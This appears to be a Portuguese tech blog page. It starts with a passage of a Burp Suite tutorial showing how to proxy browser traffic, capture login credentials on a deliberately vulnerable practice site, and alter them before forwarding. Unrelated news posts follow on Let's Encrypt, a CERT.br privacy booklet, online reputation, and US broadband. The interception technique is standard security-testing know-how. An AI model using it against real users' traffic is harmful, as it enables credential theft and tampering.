
Para confirmar que a configuração está redirecionando todo o tráfego através do Burp Suite, navegue em qualquer site e o Burp Suite deverá exibir uma requisição HTTP GET da página. Vou usar o endereço http://testphp.vulnweb.com/login.php



Burp Suite – Capturando a requisição


Veremos a seguir que podemos fazer mudanças na requisição antes de enviar para o servidor, mas por enquanto, vamos seguir redirecionando as requisições (e quaisquer outras subsequentes) clicando no botão **Forward**. Retornando ao navegador, podemos ver que o servidor respondeu com a página solicitada.

Se tentarmos acessar algum site que tenha um formulário de login, o Burp Suite será capaz de capturar as credenciais. Veja o exemplo abaixo no site:



Burp Suite – Captura de credenciais

Além de conseguir ler a requisição pura, a qual não é amigável de ler, você poderá clicar na aba Params no topo da tela de requisição do Burp Suite para exibir os parâmetros requisitados de uma forma mais fácil de ler.



Burp Suite – Tela Params

Veja que foi capturado o usuário e senha do formulário. Você pode modificar estes campos diretamente no proxy. Por exemplo, se você mudar a senha capturada por outra antes de redirecionar a requisição para o servidor, o servidor irá receber a nova senha definida no proxy.

O proxy permite você ver os detalhes de qualque requisição para o servidor. Se você não precisar mais do proxy em algum momento, clique em **Intercept is on** para mudar a chave para **Intercept is off** e permitir o tráfego para passar para o servidor sem necessidade do usuário interagir. Troque o botão de volta se você precisar capturar alguma requisição em particular.

Além da função de Proxy, o Burp Suite tem outras funcionalidades:

- Spider – Faz o crawling na aplicação para descobrir o seu conteúdo e funcionalidades;

- Scanner – É usado para fazer scan de requisições HTTP automaticamente para achar vulnerabilidades de segurança;
- Intruder – Permite realizar ataques automatizados personalizados;
- Repeater – Usado para modificar manualmente e reenviar requisições HTTP específicas quantas vezes achar necessário;
- Sequencer – Usado para analisar a qualidade da aleatoriedade dos tokens de sessão de uma aplicação;
- Decoder – Permite transformar bits de dados de aplicativos usando codificação e decodificação de esquemas comuns.
- Comparer – Permite realizar uma comparação visual dos bits dos dados da aplicação para achar diferenças interessantes.

Estas funcionalidades serão vistas em outras postagens que farei futuramente aqui no blog.

Fontes:
– Penetration Testing – A hands-on introduction to Hacking
– https://portswigger.net

Organizações querem tornar a Web mais segura, criptografando todos os sites

Mozilla Corporation, Cisco Systems, Akamai Technologies, Electronic Frontier Foundation, IdenTrust, e a Universidade de Michigan estão por trás da fundação da autoridade certificadora Let’s Encrypt. O objetivo é tornar a Web mais

segura, facilitando e acelerando o uso do protocolo HTTPS (HyperText Transfer Protocol Secure ou protocolo de transferência de hipertexto seguro), uma implementação do protocolo HTTP sobre uma camada adicional de segurança que permite que os dados sejam transmitidos por meio de uma conexão criptografada e que se verifique a autenticidade do servidor e do cliente por meio de certificados digitais.

Embora o protocolo HTTP tenha sido extremamente bem sucedido na tarefa de viabilizar o funcionamento da Web, ele é inerentemente inseguro. Sempre que usamos um site HTTP estamos vulneráveis a problemas como invasão de contas e roubos de identidade; fiscalização e acompanhamento por parte dos governos, empresas, ou ambos; injeção de scripts maliciosos em páginas Web; e censura que tenham como alvo palavras-chave específicas ou páginas específicas. Embora o protocolo HTTPS ainda não possa ser considerado perfeito, ele já representa uma grande melhoria em todas essas frentes. Razão pela qual as entidades e empresas criadoras da Let's Encrypt desejem universalizar o seu uso, transformando-o em padrão.

Na opinião de muitos dos fundadores da Let's Encrypt, os maiores obstáculos para a implementação HTTPS têm sido a complexidade e a burocracia no processo de adoção do protocolo, e os custos dos certificados. Frentes nas quais a nova autoridade certificadora deve atuar.

A aquisição, instalação e atualização dos sites para uso do protocolo devem ser automatizadas. A intenção é reduzir o tempo médio para configuração, hoje de 3 horas, em média, para algo entre 20-30 segundos. Para isso, a Let's Encrypt vai empregar uma série de novas tecnologias para gerenciar a verificação de domínios seguros e a emissão de certificados.

"Vamos usar um protocolo que estamos desenvolvendo, chamado ACME, entre servidores web e os da autoridade certificadora, incluindo suporte para novas e mais fortes formas de validação de domínio e de documentação", afirma a EFF.

E o certificado sairá de graça.

A Let’s Encrypt deve começar a operar a partir do primeiro trimestre de 2015.

http://www.youtube.com/embed/Gas_sSB-5SU

Fonte: http://idgnow.com.br/blog/circuito/2014/11/20/organizacoes-querem-tornar-a-web-mais-segura-criptografando-todos-os-sites/#sthash.iBNQ9AYu.dpuf

---

CERT.br faz texto sobre privacidade na web

São Paulo – O Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br) lançou o fascículo de sua Cartilha de Segurança dedicado aos cuidados que se deve ter para preservar a privacidade na internet.

A publicação foi lançada no dia 5 de fevereiro, Dia Mundial da Internet Segura. O CERT.br é mantido pelo Núcleo de Informação e Coordenação do Ponto BR (NIC.br), órgão ligado ao Comitê Gestor da Internet no Brasil (CGI.br).

Segundo o CERT.br, o Brasil é um dos países com o maior número de usuários de internet e de redes sociais. Com o aumento do uso da rede mundial de computadores e da adesão a esses serviços, cresce também a preocupação com a privacidade, não somente no compartilhamento de informações como na manipulação de dados pessoais, de forma geral.

Privacidade é o quarto fascículo publicado pelo Centro. Assim como os anteriores (Redes Sociais, Senhas e Comércio

Eletrônico), o material tem origem no conteúdo da Cartilha de Segurança para Internet, lançada em 2012.

A ideia da publicação em fascículos é destacar e reforçar assuntos específicos de grande relevância para garantir o uso da internet com mais segurança.

Algumas das principais dicas do fascículo de Privacidade são: utilizar conexão segura quando acessar e-mails por navegadores web; ser cuidadoso ao usar cookies; armazenar dados sensíveis em formato criptografado; pensar bem antes de divulgar informações; ser cuidadoso ao usar e ao elaborar senhas; e manter o computador seguro.

O fascículo, gratuito, é ilustrado e está disponível em formato PDF. Para facilitar a disseminação do seu conteúdo, o material está licenciado sob Creative Commons.

via CERT.br faz texto sobre privacidade na web

Três dicas para melhorar sua reputação na Web

Para gerenciar sua marca pessoal na internet não basta apenas monitorar sua reputação. É importante alcançar reconhecimento e visibilidade dentro da empresa em que atualmente se trabalha, além de se posicionar para futuras oportunidades. A opinião é do especialista em marcas pessoais Dan Schawbel, autor do best seller “Me 2.0: Four Steps to Building Your Future” (ainda sem tradução para o português).

“No mundo de hoje, você precisa vender a marca para a carreira que almeja e não para a carreira que tem”, diz Schawbel. “A

questão é visibilidade, predicado capaz de atrair grandes oportunidades. Mas o trabalho de posicionamento deve ser feito de acordo com o nicho desejado, para atrair as oportunidades certas", completa.

Desenvolver uma marca pessoal forte ganhou ainda mais importância no clima econômico atual, porque, embora novas vagas apareçam com o reaquecimento econômico global, subir para cargos mais altos está se tornando cada vez mais difícil. Assim, mesmo que não haja a intenção de trocar de empresa, é importante cultivar uma marca forte e uma presença online, para aumentar o valor perante a própria empresa e ter mais chances de promoções.

O autor dá um exemplo de valor que isso pode criar: com uma boa presença no mercado, o profissional pode passar a ser visto como um líder ou especialista em uma área específica, mesmo que não mude de cargo ou não tenha aumento de salário em um primeiro momento. Gestão de marca é um investimento para toda a vida, e não dá para esperar retornos muito imediatos.

Gerenciar a marca também não precisa ser uma atividade complexa, tampouco consumir muito tempo do profissional. Para Schawbel, a chave é fazer experimentações e chegar a um equilíbrio na gestão da imagem, em que o trabalho atenda necessidades pessoais sem comprometer atividades profissionais e pessoais.

Então, por onde começar? O autor recomenda três ações para iniciar a construção de uma marca que reflete quem é o profissional e o que ele pretende alcançar:

1 – Crie conteúdo

Se a presença online é essencial, o primeiro passo é quebrar a resistência do profissional em se juntar às redes sociais mais importantes do mercado, como Facebook ou Twitter. E se você pensa há algum tempo em criar um blog sobre um assunto específico, a hora é essa. "As pessoas precisam começar a

olhar para a Internet de uma forma diferente, já que ela representa um meio global de busca de talentos. A primeira forma de busca por profissionais é o Google, antes mesmo do LinkedIn", diz Schawbel. É por isso que o profissional precisa criar perfis fortes, que digam a que veio. Dessa forma, quando o procurarem no Google, ele será encontrado. Do contrário, ele não existe.

Ser ativo no Facebook, LinkedIn e Twitter, além de publicar um blog, certamente colocará o profissional entre os 10 primeiros resultados para seu nome. E manter uma posição na página com os 10 primeiros resultados é uma das partes mais importantes para gerenciar a marca pessoal, porque geralmente as pessoas continuam a pesquisa além dela. E como o profissional controla o conteúdo dessas páginas, é uma excelente forma de refinar sua marca.

Se o profissional já é ativo em redes sociais e mantém um blog, ele deve se perguntar se esses meios traduzem a forma como ele quer ser visto pelos outros. Depois da reflexão, é importante revisitar cada um dos perfis e avaliar como ele está se retratando. Cabe a pergunta: os tweets ou posts do profissional refletem o que ele quer ser na carreira?

2 – Monitore seu nome

De acordo com Schawbel, uma das soluções gratuitas mais úteis no que diz respeito ao tratamento da própria imagem é o Google Alert. A ferramenta envia atualizações por e-mail ou pelo Google Reader sobre um tópico ou uma frase, sendo que o usuário escolhe a frequência.

O autor acredita que criar um alerta para o próprio nome é essencial para manter a noção sobre o que as pessoas estão dizendo sobre o profissional na Web, em blogs ou outros lugares. Criar alertas para o nome da empresa, palavras-chave da indústria e outras pessoas importantes da mesma área pode ser útil também.

“Se eu não gastasse um tempo todos os dias olhando no meu Google Reader para saber o que as pessoas falam sobre mim e sobre a indústria à qual pertenço, minhas apresentações seriam desatualizadas”, diz Schawbel. “Ao centralizar alertas no Google Reader ou no e-mail, o profissional terá a mesma possibilidade de se manter sempre atualizado.”

Cabe ao profissional procurar outras ferramentas de monitoração web por meio de palavras-chave. O Twitter é um dos sites sociais muito rico nesse quesito.

3 – Construa relacionamento com seus evangelistas

Enquanto desenvolve e gerencia uma marca online – e permanece ativo nos sites sociais que escolheu para se destacar –, o profissional começa a construir um grupo que entra frequentemente em seus blogs e posts para conversar no Twitter e no LinkedIn sobre os tópicos. De acordo com Schawbel, esses são os evangelistas dos profissionais, uma parte muito importante da marca pessoal.“O profissional só manterá seus evangelistas se mantiver um diálogo com eles, compartilhando as próprias opiniões”, diz Schawbel.

Outra vantagem é ter um grupo de pessoas que vai alertar o profissional caso algo seja falado sobre ele nas redes, de negativo ou positivo. Diante disso, a pessoa pode buscar as fontes de citações negativas e tentar contornar a questão ou agradecer retornos positivos, compartilhando-os com sua rede. Essa estratégia, segundo Schawbel, ajudará a modelar a marca e fazê-la evoluir.

Três dicas para melhorar sua reputação na Web – Carreira – CIO.

EUA estudam web ultrarrápida em todo país até 2015

São Paulo – Em três anos, os Estados Unidos devem ter internet ultrarrápida em todas as cidades do país.

Esse é o desejo do governo e, principalmente, do FCC. O principal executivo da agência que regulamenta as telecomunicações dos EUA, Julius Genachoski, revelou que ampliar a web de altíssima velocidade é, hoje, o grande desafio dele.

Ele tem conversado com prestadores de serviços, empresas desenvolvedoras de tecnologias para telecomunicações, provedores de internet e até empresas pontocom para conseguir o objetivo. Ele diz que as empresas precisam ter em mente que uma rede de alta velocidade faz toda a diferença para um país, pois traz agilidade aos negócios e melhorias na educação – do ensino básico ao superior.

Em entrevista ao The Verge, Genachoski revela que a ideia é levar cabos às cidades que permitam conexões com velocidade média de 50 Gbps. Mas para isso, ele precisa ter apoio não só da população como das empresas americanas em geral.

Atualmente, só uma cidade dos Estados Unidos tem banda larga de altíssima velocidade: Kansas City. Neste local, o Google instalou uma rede que alcança 700 Mbps. Para navegar a vontade nesta rede o usuário paga em torno de 140 reais.

via[EUA estudam web ultrarrápida em todo país até 2015 – Mercado – Notícias – INFO]().